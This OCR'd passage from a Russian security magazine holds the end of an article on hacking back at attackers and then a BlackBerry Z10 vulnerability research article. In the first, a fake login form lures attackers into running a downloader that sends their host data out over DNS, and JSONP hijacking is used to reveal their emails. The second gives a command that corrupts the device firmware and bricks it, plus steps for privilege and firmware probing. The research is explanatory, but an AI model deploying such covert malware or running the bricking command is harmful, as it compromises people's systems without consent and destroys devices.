возможностей. Например, я просто создал форму ввода приватного инвайт-кода для «элитных» якобы мемберов. Соответственно, тот, кто вводил нечто напоминающее SQL Injection для обхода элитной авторизации, получал загрузку приватного-элитного апплета Java, типа GUI-интерфейс для мемберов. Да, да — социальная инженерия слабовата, но для начала сойдет. Логично, что Java GUI был downloader'ом, который просто качал бинарник и запускал. Бинарник, в свою очередь, собирал не персональные технические данные и слал их по реверсивному DNS-каналу на мой сервер. Собирал я простую инфу:

- информацию о сетевом окружении;
- traceroute до точки;
- имя машины;
- имя пользователя (логин);
- имя домена;
- внешний DNS.





График отношения атак к успешным контратакам. Все любят графики...

```
DNS IP        : 80.[illegible].5
       User:          ro[illegible]in
       DNS:           olympus.[illegible].com
       Local IP:      192.168.1[illegible].55/192.168.[illegible].1(VMware)/192.158.[illegible].1
       Tracert:       *FILTERED

DNS IP        : 195.[illegible].130
       PC:            \\IT-[illegible]
       User:          go[illegible]ov
       DNS:           ru.[illegible].lan
       Local IP:      172.2[illegible].24/192.168.[illegible].1
       Tracert:       -> 172.2[illegible].200 -> cl[illegible].metrocom.ru [213.182[illegible]9]
```



Даже такие сервисы, как LinkedIn, можно использовать для сбора информации об атакующих (редирект на специально подготовленный профайл как минимум раскроет место работы атакующего, что, согласись, уже немало)

Сбор данных об атакующем, после того как он осуществил свое «грязное» деяние

Эта информация позволяла мне достаточно четко идентифицировать атакующего, не собирая его персональные данные :). Хотя, конечно, частенько некоторые умельцы запихивали в значение логина свои фамилии, особенно если работали из корпоративной сети, где это считается нормальной практикой.


В итоге получилось некоторое количество пробивов. В основном это были скрипт-кидди, а также вайт-хат ресерчеры (мы даже попали в корпоративную сеть одной крупной отечественной ИБ-компании — по неосторожности любопытного сотрудника, который, хоть и знал о действии, все равно загрузил боевой сэмпл в домене). Кстати, многие думали, что это был некий хак-квест. Но были и интересные «репорты», например с виртуальных машин одной антивирусной компании. При этом понять, что компания антивирусная, помог именно traceroute. То есть кто-то специально закачивал бинарный файл на «лабораторный» компьютер с целью изучения. Это приятно.

Кроме сбора данных об атакующих, мы были втянуты даже в кибервойну ;). В один прекрасный день мы обнаружили логи с домена, принадлежавшего разведке одной бывшей союзной республики. То есть мы упали на сервак разведки другого государства. Сначала мы обрадовались, что вот, кто-то проводит агрессивные действия и мы действительно поймали шпиона. Но заметили, что скомпрометированная учетка выглядит «сервисной», как и имя машины. Чуть позже мы получили второй пробив из того же государства, только в этот раз с частной машины, где имя пользователя было похожим на никнейм. Если погуглить, то можно найти хактивиста-ресерчера с таким никнеймом, причем родом из того же государства. Либо он там работает, либо он скомпрометировал как-то правительственную машину и решил сначала «пойти на нас» оттуда.

В любом случае данная техника «контрнападения» показала себя как минимум отличным дополнением к ханипоту/IDS. Она не ухудшает общих качеств системы, но если сработает «агрессивная» защита, то мы получим много полезной информации, позволяющей раскрыть источник атаки и атакующего. Более того, систему можно накручивать и добавлять новые плюшки и фишки. Так, я добавил эксплойты, направленные не на систему атакующего, а на уязвимости в популярных веб-сервисах. Например, веб-сервисы mail.ru и yandex.ru содержали уязвимость JSONP Hijacking, позволяющую сторонним ресурсам раскрывать идентификатор (логин, а фактически email) посетителя, используя легитимный GET-запрос (на данный момент уязвимости закрыты, так как я сообщил о них). Разумеется, можно использовать эту фичу, чтобы получить почтовые адреса наших атакующих. В результате мы узнали адреса тех, кто пытался атаковать нас и при этом был аутентифицирован на одном или обоих почтовых сервисах. Финальная статистика:

- всего уникальных атак — 484;
- всего уникальных контратак апплетом и СИ — 52;
- всего уникальных контратак JSONP (mail.ru/yandex.ru) — 16.

Как видно, данная техника может быть реально полезна и работает для определенных классов нарушителей. Насколько мне стало известно после моего выступления в Амстердаме, американские службы уже используют эти подходы на практике и даже есть фирмы, которые оказывают услуги по организации такой, проактивной защиты. Думаю, это отличная тема исследования для юристов, хакеров и защитников информации, так что если ты пишешь диплом — вот тебе темка. Да пребудет с тобой Сила! ⌶



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

ПРЕПАРИРУЕМ ЕЖЕВИКУ



Опыт поиска уязвимостей в BlackBerry Z10

Казалось бы, ежевичные смартфоны уже столько лет на рынке и их ПО давно должно быть приближено к идеальному. Однако мое небольшое исследование, о котором я тебе сегодня расскажу, говорит совершенно об обратном.



Александр Антух
alexander.antukh@gmail.com, defcon-moscow.org


ЗНАКОМСТВО С BLACKBERRY Z10

В начале 2013 года BlackBerry выпустила в свет новую операционную систему BlackBerry 10, которая существенно отличалась от остальных ОС, представленных на рынке смартфонов. Был заявлен высочайший уровень безопасности, и ожидания от нее были соответствующими. Некоторые аналитики даже рассматривали ее как последний шанс для BB, чтобы «вернуться в большую игру» и стать в одном ряду с такими ОС, как Android и iOS. Сегодня я познакомлю тебя с этой операционкой, расскажу о методах и результатах ее тестирования в плане безопасности, основываясь на которых ты сам сможешь поисследовать другие устройства, и, конечно же, поведаю о найденных такими способами уязвимостях.

ОБЩЕЕ ОПИСАНИЕ ОС

BlackBerry OS — закрытая UNIX-подобная мобильная операционная система, основанная на QNX. Про последнюю уже было довольно много разговоров, так что пробежимся по основным моментам. QNX основана на принципе микроядерной архитектуры. Это значит, что кроме микроядра и менеджера процессов все остальное в системе, включая драйверы, — отдельные процессы. Все процессы управляются менеджером и передаются микроядру для исполнения. В случае если приложение попытается записать в память, которая им не контролируется, менеджер распознает это и отправит сигнал ядру на убийство процесса. Кроме того, приложение имеет доступ только туда, куда ему разрешен доступ системой. Принципиальная схема работы QNX представлена на рис. 1.

Еще один ключевой компонент минимальной микроядерной системы — загрузчик. Загрузка программ также осуществляется не в самом ядре, а в разделяемых библиотеках пользовательского пространства, как часть boot image. Более того, можно поместить весь boot image в ROM — это применяется в бездисковых встраиваемых системах.



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

ТЕСТОВАЯ СРЕДА

Тестирование проводилось на последнем на момент написания статьи смартфоне BlackBerry Z10 (номер модели STL100-2) с версией прошивки 10.0.10.690. Полная информация о версиях:

- OS: BlackBerry 10;
- OS Version: 10.0.10.690;
- QNX Version: 8.0.0;
- Flash Player Version: 11.1.121.108;
- AIR Version: 3.1.0.108;
- Cryptographic Kernel Version: 5.6.2.44214;
- WLAN Version: 1.1;
- Radio Version: 10.0.10.691;
- WebKit Version: 10.0.10.251;
- Browser Version: 10.0.10.288.

ШЕЛЛ-ДОСТУП К УСТРОЙСТВУ

К счастью для исследователя, получить шелл на BBZ10 достаточно просто. Для начала необходимо в настройках включить режим разработки (`Settings → Security and Privacy → Development Mode → On`). После этого нужно инициировать обмен ключами с хоста. Этого можно достичь как минимум двумя способами:

Используя BlackBerry SDK Tools

Генерируем 4096-битный RSA-ключ, запустив команду `ssh-keygen -b 4096` в Linux, либо при помощи puttygen.exe (выбрав в настройках SSH2-RSA) в Windows.

1. Запускаем утилиту:




Рис. 1. Принципиальная схема работы QNX

```
blackberry-connect <target-host> -password ↵
<device-password> -sshPublicKey <ssh-public-key>
```

2. Обмен осуществлен. Открываем новое окно и коннектимся к IP, указанному в меню `Development Mode` (по умолчанию 169.254.0.1).

Используя Dingleberry (джейлбрейк-тулза для PlayBook)

Щелкаем на вкладку `Install SSH` → `Dingle SSH` и видим окно терминала. Успех!

ПЕРВИЧНОЕ ЗНАКОМСТВО

Итак, мы подключились к устройству и обнаружили себя в папке /accounts/devuser. Первое, на что сразу стоит взглянуть, когда начинаешь исследование системы, — нет ли в ней очевидных ошибок, таких как бэкдоры, неправильные права доступа, suid/sgid и тому подобное. Уязвимость в BlackBerry PlayBook вплоть до версии 2.0.0.6149 заключалась в возможности запуска утилиты setuidgid с последующим запуском /bin/sh с привилегиями рута. Конечно, здесь такой халявы уже нет :).

Для проверки прав доступа файлов и папок я использовал простой скрипт, базирующийся на функционале всем известной утилиты find. Примеры строк, позаимствованных мной из веб-шелла:

```
"find all suid files" => ↵
"find / -type f -perm -04000 -ls"
"find all sgid files" => ↵
"find / -type f -perm -02000 -ls"
"find config* files" => ↵
"find / -type f -name \"config*\""
"find all writable folders and files" => ↵
"find / -perm -2 -ls"
"find all writable folders and files in current ↵
 dir" => "find . -perm -2 -ls"
```

В то время как suid/sgid на выходе не дали ничего интересного, вывод writable-файлов был чуть более занятным — помимо файлов пользователя media, некоторые сервисы разрешают запись в свои control-файлы, например bluetooth, mediacontroller, navigator и другие. В целом, однако, анализ прав доступа не дал нам сорвать никаких «low-hanging fruits». Тем не менее во время работы скрипта была обнаружена интересная особенность — в лог было записано несколько крашей:

```
* stack smashing detected *: find terminated
```

Что, серьезно? BOF без фаззинга, да еще и в системной утилите? Посмотрим, что внутри. Краш происходит, когда find пытается открыть директорию, к которой нет доступа. Более подробный анализ ты можешь найти в исходной статье (goo.gl/dP9iR).

КРАШИ? ИХ ЕСТЬ У МЕНЯ!

Вдохновленные крашем в find, производим проверку остальных системных утилит. Разумеется, наиболее интересна для нас папка /proc/boot. В ней содержатся не только важные тулзы, запускаемые при старте, но и конфигурационные/стартап скрипты, а также собственно микроядро. Разумеется, большая часть от нас скрыта и разрешена к исполнению только для рута. Посмотрим, что доступно.

По сравнению с ранними версиями BlackBerry PlayBook, такие утилиты, как `setuidgid`, `id` и `dumpifs` отсутствуют. Среди доступных можно выделить следующие:

- `confstr` — показывает текущую конфигурацию устройства;
- `dmc` — digital media controller;
- `fsmon` — file system monitor;
- `jsc` — JavaScript-движок WebKit;
- `ldo-msm` — LDO-драйвер;
- `mkdosfs`, `mkqnx6fs` — форматирование файловой системы DOS/QNX6;
- `mount`, `on`, `nfcservice`, `nvs_write_bin`, `displayctl`.

Помня о тех уязвимостях, которые позволяли получить рут, разработчики BlackBerry ограничили доступ к большинству сервисов, поэтому наш лимитированный devuser не может полноценно использовать практически ни одну из вышеперечисленных утилит. Тем не менее, поскольку права доступа

```
$ on -d displayctl -o -s -b -B1 -f charge_and_drain.bmp
$ display: 1 nile_init - v:0 to stdout
display ERROR: 1 MSM8960_gpio_config -  pad_init() failed. error=-1

display ERROR: 1 lm3585_hw_init - failed to open /dev/i2c2: Permission denied
display ERROR: 1 dsi_set_interface_clocks - dsi_set_interface_clocks is not implemented
alloc_image_bmp
display ERROR: 1 nile_set_power_state - nile_set_power_state: Failed to open /dev/npa for read/write
display ERROR: 1 i2c_read_reg - ../../../../peripherals/backlights/common/i2c_common.c Could not send and receive i2c master data from dev 0x31 reg 0x1 9

display ERROR: 1 lm3585_hw_set_charge_pump_voltage - Failed to read register R01 - do not change charge pump
display ERROR: 1 hypernova_panel_get_id - No panel connected (no data returned from ID read)
display ERROR: 1 hypernova_panel_get_id - No panel connected (no data returned from ID read)
display ERROR: 1 hypernova_panel_get_id - No panel connected (no data returned from ID read)
display ERROR: 1 nile_set_power_state - nile_set_power_state: Failed to open /dev/npa for read/write
display ERROR: 1 i2c_read_reg - ../../../../peripherals/backlights/common/i2c_common.c Could not send and receive i2c master data from dev 0x31 reg 0x1 9

display ERROR: 1 lm3585_hw_set_charge_pump_voltage - Failed to read register R01 - do not change charge pump
display ERROR: 1 hypernova_panel_get_id - No panel connected (no data returned from ID read)
display ERROR: 1 hypernova_panel_get_id - No panel connected (no data returned from ID read)
display ERROR: 1 hypernova_panel_get_id - No panel connected (no data returned from ID read)
display ERROR: 1 nile_set_power_state - nile_set_power_state: Failed to open /dev/npa for read/write
display ERROR: 1 i2c_read_reg - ../../../../peripherals/backlights/common/i2c_common.c Could not send and receive i2c master data from dev 0x31 reg 0x1 9

display ERROR: 1 lm3585_hw_set_charge_pump_voltage - Failed to read register R01 - do not change charge pump
display ERROR: 1 hypernova_panel_get_id - No panel connected (no data returned from ID read)
display ERROR: 1 i2c_read_reg - ../../../../peripherals/backlights/common/i2c_common.c Could not send and receive i2c master data from dev 0x31 reg 0x1 9

display ERROR: 1 lm3585_hw_set_charge_pump_voltage - Failed to read register R01 - do not change charge pump
display ERROR: 1 i2c_read_reg - ../../../../peripherals/backlights/common/i2c_common.c Could not send and receive i2c master data from dev 0x31 reg 0x1 9

display ERROR: 1 lm3585_hw_set_charge_pump_voltage - Failed to read register R01 - do not change charge pump
display: 1 nile_display_image - paddr:ba460000, vaddr:78c00000 at -1,-1,(370x240)
```



Рис. 2. Убийство дисплея



Рис. 3. Закирпиченный BlackBerry Z10

```
6D 66 63 71-00 00 00 00-01 00 00 00-06 00 00 00   mfcq
00 00 01 00-00 00 00 00-A0 01 00 00-00 00 00 00
71 63 66 70-96 B5 42 27-01 00 00 00-03 00 00 00   qcfp
00 00 01 00-00 00 00 00-00 00 00 00-52 2C 51 C4   R,Q
02 00 00 00-00 00 00 00-00 20 00 00-01 00 00 00
00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
71 63 66 70-42 F8 2A 4B-01 00 00 00-03 00 00 00   qcfpB°*K
00 00 01 00-00 00 00 00-00 00 00 00-40 DF 1F CC   @
00 00 00 00-00 00 00 00-00 00 00 00-78 00 00 00   x
00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
71 63 66 70-0A 6A 71 B4-01 00 00 00-03 00 00 00   qcfp jq
```

```
** Display fs-qnx6 Superblock **
Ondisk format: v4, LE (native)
Format time   : Fri Apr  5 10:10:48 2013
Volume UUID   : 1571a8df-af1f-4e6c-a2c0-85c726996759
Sync time     : Fri Apr  5 10:24:55 2013
Sync sequence: 7 (sblk #0)
Flags         : 00000100
Blocks        : 2490416 total,   20154 used, 2470262 free
Inodes        :   77832 total,       2 used,   77830 free
Block size    : 1024
Reserved blks: 3% (74712 blks)
Alloc groups  : 8
```

Рис. 4. Заголовок файла прошивки

Рис. 5. Вывод утилиты chkqnx6fs

на запуск все же есть, многие из утилит при запуске крашатся с null-pointer dereference:

```
Process 57340127 (displayctl) terminated SIGSEGV ↵
code=1 fltno=11 ip=788293d2(/base/usr/lib/graphics↵
/msm8960/displayHAL- r086.so@dsi_get_pclk_freq+↵
0x121) mapaddr=000093d2. ref=00000008
Process 249935086 (nowplaying) terminated SIGSEGV ↵
code=1 fltno=11 ip=78102cce(/usr/sbin/nowplaying@↵
main+0x19d) ref=00000000
Process 1547274689 (resource_seed) terminated ↵
SIGSEGV code=1 fltno=11 ip=01386d44(/usr/lib/ldqnx.↵
so.2@_Stoint+0x20) mapaddr=00036d44. ref=00000000
Process 1543295477 (shutdown) terminated SIGSEGV ↵
code=1 fltno=11 ip=78117c3e(/proc/boot/shutdown-↵
msm8960.so@pmic_ssbi_read+0x15) mapaddr=00001c3e. ↵
ref=ffffffff
```

Аналогично из-за недоступности /dev/i2c2 утилита `displayctl` не работает должным образом (вернее, не запускается совсем), но, немного пошаманив с переменными окружения, ее таки можно запустить и… «убить» дисплей до следующего перезапуска (рис. 2).

Но самое вкусное ждет в утилите `nvs_write_bin`, используемой, как следует из названия, для записи в NVS (non-volatile storage). Несмотря на то что при стандартном запуске утилиты она завершается с ошибкой read-only filesystem, запись в прошивку таки осуществляется! Приведенная ниже строка, взятая прямо из хелпа утилиты, ведет к повреждению прошивки и, как следствие, тотальному фейлу ОС: при следующем перезапуске все, что вы увидите, — это мигающий красный огонек на черном кирпиче с надписью BlackBerry (рис. 3).

А вот и обещанная роковая строка:

```
nvs_write_bin /lib/firmware/ti1283/nvs_map.bin ↵
CABCC88F7201
```

Для восстановления необходимо подключение к BlackBerry Link и полная переустановка. Если немного подумать, становится ясно, что и это не самый плохой сценарий, — так как существует возможность вызова определенных syscall'ов и внесения изменений в прошивку, осмысленная запись в нее может привести вплоть до джейлбрейка и полного контроля над устройством. Поскольку это только первичное исследование, пруфов пока не будет.

ПРОШИВКА, ИЛИ ЧТО В ЛАРЦЕ?

В предыдущем разделе мы рассмотрели повреждение прошивки. В этом — приоткроем завесу и посмотрим, что внутри. Для начала запустим Firmware Update и промониторим путь, куда сохраняется BAR-архив (для Windows это %APPDATA%\Local\Research In Motion\Application Loader\). Далее залезаем внутрь при помощи любимого архиватора и экстрактим огромный бинарник, начинающийся с DWORD'а \x71\x63\x66\x6D (mfcq) — типичного хедера QNX-image.

В заголовке файла, помимо даты создания, размера и других общих характеристик, представлены также заголовки секций, начинающиеся с DWORD \x70\x66\x63\x71 (qcfp). В каждом из них также описаны формат секции, время синхронизации, количество блоков в секции, размер блока и другие. Забегая вперед: полный список параметров можно просмотреть при помощи стандартной утилиты chkqnx6fs (рис. 5).

Очевидно, что, поскольку имеются разделы, было бы круто заэкстрактить и их тоже! К счастью для нас, в 2012 году ребята Зак Ланье (Zach Lanier) и Бен Нелл (Ben Nell) провели первичное исследование BlackBerry PlayBook и написали несколько чрезвычайно полезных утилит для работы с образами QNX (goo.gl/RQ4U0).

В частности, скрипт qcfm_parser.py, как следует из названия, используется для автоматического извлечения указанных разделов (рис. 6).

Среди них наиболее интересен для нас IFS-раздел (IFS = image filesystem). Для получения данных, содержащихся в нем, обычно используется утилита `dumpifs`. Но если в BlackBerry PlayBook она была доступна для запуска (правильнее сказать: «была»), то в новом BlackBerry Z10, увы, ее нет. Здесь стоит отметить, что, несмотря на то что на устройстве установлена QNX 8.0.0, она совместима и с 6-й версией (что подтверждают доступные по умолчанию утилиты `chkqnx6fs/mkqnx6fs`). Почему бы не попробовать на десктопной «шестерке»? Если это сработает, то мы сможем получить доступ ко всем внутренностям прошивки, да еще и с привилегиями рута!

Сказано — сделано. Регистрируемся на официальном сайте, скачиваем последнюю QNX Neutrino 6.5.0 и устанавливаем ее на виртуалку. После настройки обмена файлами между хостом и таргет-системой (я предпочел использовать для этих нужд FTP), к нашей радости, обнаруживаем, что `dumpifs` не только присутствует среди дефолтных утилит, но и к тому же работает! Выбрав папку для записи и использовав еще один небольшой скрипт, базирующийся на запуске этой самой dumpifs (ifs_parse.py), извлекаем содержимое из IFS-раздела.

Внутри нас ждет три папки: base/ — с библиотеками, root/ — с файлом .profile, содержащим в себе переменные окружения (в частности, BOOT_LOADER=RIMBOOT), а также proc/. В последней в подпапке /boot/ и находятся те самые утилиты, которые запускаются при загрузке системы, а также само микроядро. Стоит отметить, что оно и вправду компактное — меньше 600 Кб.

Первое, что сразу бросается в глаза, — обилие информативных скриптов (с другой стороны, чего еще можно было ожидать в папке boot?!). Так, файлик с невзрачным именем .script содержит в себе информацию, которая требуется системе для запуска: какие утилиты, как и в каком порядке запускать. Скрипт `ifs_variables.sh` импортируется во все остальные скрипты и содержит в себе определения системных переменных (оттуда же можно узнать, например, GSBI base address, а также пути, по которым находятся конфиг-файлы, — и они тоже доступны). В работе не был подробно рассмотрен механизм определения целостности (конечно, образ подписан, но хак-пути неисповедимы), однако для любознательных в папке лежит скрипт `os_device_image_check`, попробуй угадать, для чего он используется :).

Стоит отметить, что помимо скриптов, разумеется, теперь доступны и все утилиты из папки /boot/. Как мы помним, в предыдущем разделе ошибки в логике системных вызовов позволили нам «закирпичить» устройство и дали пищу для размышлений и будущих исследований. Продолжим тему. До этого недоступная утилита persist-tool после копирования и присвоения ей необходимых прав доступа позволяет дампить области постоянных данных (persistent data areas), метрики ОС, а также bootrom. Опять же это значит, что возможно манипу-

Рис. 6. Экстрактим разделы при помощи qcfm_parser.py

```
C:\BlackBerry\OS>qfcm_parse.py qcfm.image.com.qnx.coreos.qcfm.os.qc8960.factory_sfi.desktop.BB10_0_10.690.447500.signed
wrote out: qcfm.image.com.qnx.coreos.qcfm.os.qc8960.factory_sfi.desktop.BB10_0_10.690.447500.signed_qcfp_0.bin
wrote out: qcfm.image.com.qnx.coreos.qcfm.os.qc8960.factory_sfi.desktop.BB10_0_10.690.447500.signed_qcfp_1.bin
wrote out: qcfm.image.com.qnx.coreos.qcfm.os.qc8960.factory_sfi.desktop.BB10_0_10.690.447500.signed_qcfp_2.bin
wrote out: qcfm.image.com.qnx.coreos.qcfm.os.qc8960.factory_sfi.desktop.BB10_0_10.690.447500.signed_qcfp_3.bin
wrote out: qcfm.image.com.qnx.coreos.qcfm.os.qc8960.factory_sfi.desktop.BB10_0_10.690.447500.signed_qcfp_4.bin
wrote out: qcfm.image.com.qnx.coreos.qcfm.os.qc8960.factory_sfi.desktop.BB10_0_10.690.447500.signed_qcfp_5.bin
```

```
sys.appworld.gYABgNSvaLtte_snIx7wjRsOcyM::appworld://
sys.browser.gYABgJYFHAzbeFMPCCpYWBtHAm0::http://,https://,file://
sys.airtunes.gYABgCWWhIycHhiFjXeIyW1Qvpo::music://
sys.pictures.gYABgFZ.pCiYHqciL1zClEPjmps::photos://
sys.camera.gYABgAvGHb4h9H5WeWdjQhXgeRM::camera://
sys.help.gYABgPG.Su8AzxaqqONbaanIprc::help://
sys.videochat.gYABgHXmq9LYQB023b3XQAWry1k::vchat:
sys.printoutstogo.gYABgPMP3nxNZlNieZUDetUiQio::ptg://
sys.clock.gYABgKNXug.mDFoFoYHLmJofAts::clock://
sys.pictureeditor.gYABgIRm37_owYKt4P0uCEhSj.o::photoeditor://
sys.video_editor.gYABgOOHXn7fgL9VRbZK9wOga1o::videoeditor://
sys.hotspotBrowser.gYABgF1btu9aXDxJssC7UKfidFU::hotspot://
sys.search.gYABgPp5WMkB_07CE6wzbflslRQ::search://
sys.simtoolkit_ui_app.gYABgNsM_6zxbmp668bBbRexQiA::simtoolkit://
sys.bridgeMessages.gYABgH_nFAFLgYWPsGIizCKh7JQ::corp-mailto:,bridge:///messages/
sys.bridgeCalendar.gYABgMyHc.mTKnr5EXdmDe_39e8::bridge:///calendar/
sys.bridgeContacts.gYABgPggBTtmkAlbYC6VFu1Gllo::bridge:///contacts/
sys.bridgeTasks.gYABgGd11iGxTL7m8Y4O2kyjMXk::bridge:///tasks/
sys.bridgeMemoPad.gYABgNANNsbWVSWZpC4.aBaAv1E::bridge:///memopad/
sys.bridgeBBM.gYABgPzxYrykYf4ijvmGsvE7B1Q::bridge:///bbm/
sys.bridgeApp01.gYABgCDEawLDzU7faEC9XtQaGew::bridge:///app01/
sys.bridgeApp02.gYABgKQs.iUwNLMlCDdenn39w9Q::bridge:///app02/
sys.bridgeApp03.gYABgDzHSEWE78.LHtTApjyfXEY::bridge:///app03/
sys.bridgeApp04.gYABgDkR.SLIz4zMs2afxJj32BQ::bridge:///app04/
sys.bridgeApp05.gYABgEAp.HoYsfaGs3jKkruwRMk::bridge:///app05/
sys.android.shell.gYABgCWpLq.7ipa6NFYT0JaLpt8::android://
com.rim.bb.app.facebook.gYABgDLo0nc9AhDgv2JAPixdyvQ::facebook://
sys.bbm.gYABgLOJBR2Vz7FzS.kdgJchuag::bbmpim://
sys.escreens.gYABgGwZdntFXi6oAVwrCD8H3V8::escreen://
```

Рис. 7. Листинг URI-схем

```
{
    "key": "password",
    "value": "asdfasdfasdfasd"
},
```

Рис. 8. Кое-что еще

лировать системными вызовами. Как вариант, существует возможность создания утилиты с похожей функциональностью, которая будет читать и дампить данные из других областей, которые (по идее) должны быть защищены.

Частичный вывод bootrom-метрик представлен ниже.

```
Bootrom Version: 0x0523001D (5.35.0.29)
DeviceString: RIM BlackBerry Device
BuildUserName: ec_agent
BuildDate: Nov 3 2012
…
IsInsecureDevice: false
HWVersionOffset: 0x000000D4
NumberHWVEntries: 0x00000014
MemCfgTableOffset: 0x000000FC
MemCfgTableSize: 0x00000100
Drivers: 0x00000010 [ MMC ]
LDRBlockAddr: 0x2E02FE00
BootromSize: 0x00080000
BRPersistAddr: 0x2E0AFC00
```

Еще одна интересная фича такого подхода к анализу прошивки через разделы — большое количество данных не зашифровано. Так, можно просматривать сорцы различных скриптов, строки с информацией об аккаунтах и прочие интересности. Например, при помощи простого поиска по строкам можно узнать детали реализации принципиально новой системы управления при помощи жестов (если точнее, масштабирования):



WWW


Презентация доклада Dissecting BlackBerry: goo.gl/DVcqg

Обзор BlackBerry 10Z от CrackBerry goo.gl/mdkJP

BlackBerry Developer Documentation: goo.gl/QSGVb

Презентация «Voight-Kampff'ing The BlackBerry PlayBook» на Infiltrate 2012: goo.gl/Tz8QX

Веб-сайт группы Defcon Moscow: defcon-moscow.org



```
function setScreenScaling (width, height) {
   ...

   // Функция ZOOM'a полна багов — в документации
   // сказано, что координаты должны быть всегда
   // в центре экрана (что бы это ни значило! —
   // Прим. ред.)
   if ( width < deviceWidth && deviceWidth > ↵
   deviceHeight ){?
      // Для ее выполнения необходимо задать
      // НЕВЕРНЫЕ координаты верхних осей x и y
      // экрана
      videoScrollView.zoomToPoint( width / 4, 0, ↵
      ratio);
}
```

Тем же способом, например, можно узнать все URI-схемы, ассоциированные с приложениями BlackBerry (рис. 7).

Не остались в стороне и приложения для работы в соцсетях. Но если в большинстве из них хардкода особо не наблюдалось, то в Facebook его хоть отбавляй. Внутренние URL-адреса, запросы, APP_ID, токены… А как насчет ID, email'ов и мобильных телефонов разработчиков? :) Но больше всего мне понравилась строчка с рис. 8. Дальше писать про FB не буду, скажу только, что, чтобы потусить с разработчиками, можно заценить их комьюнити вот тут: https://www.facebook.com/bacontrain.

ПАРА СЛОВ О БРАУЗЕРЕ

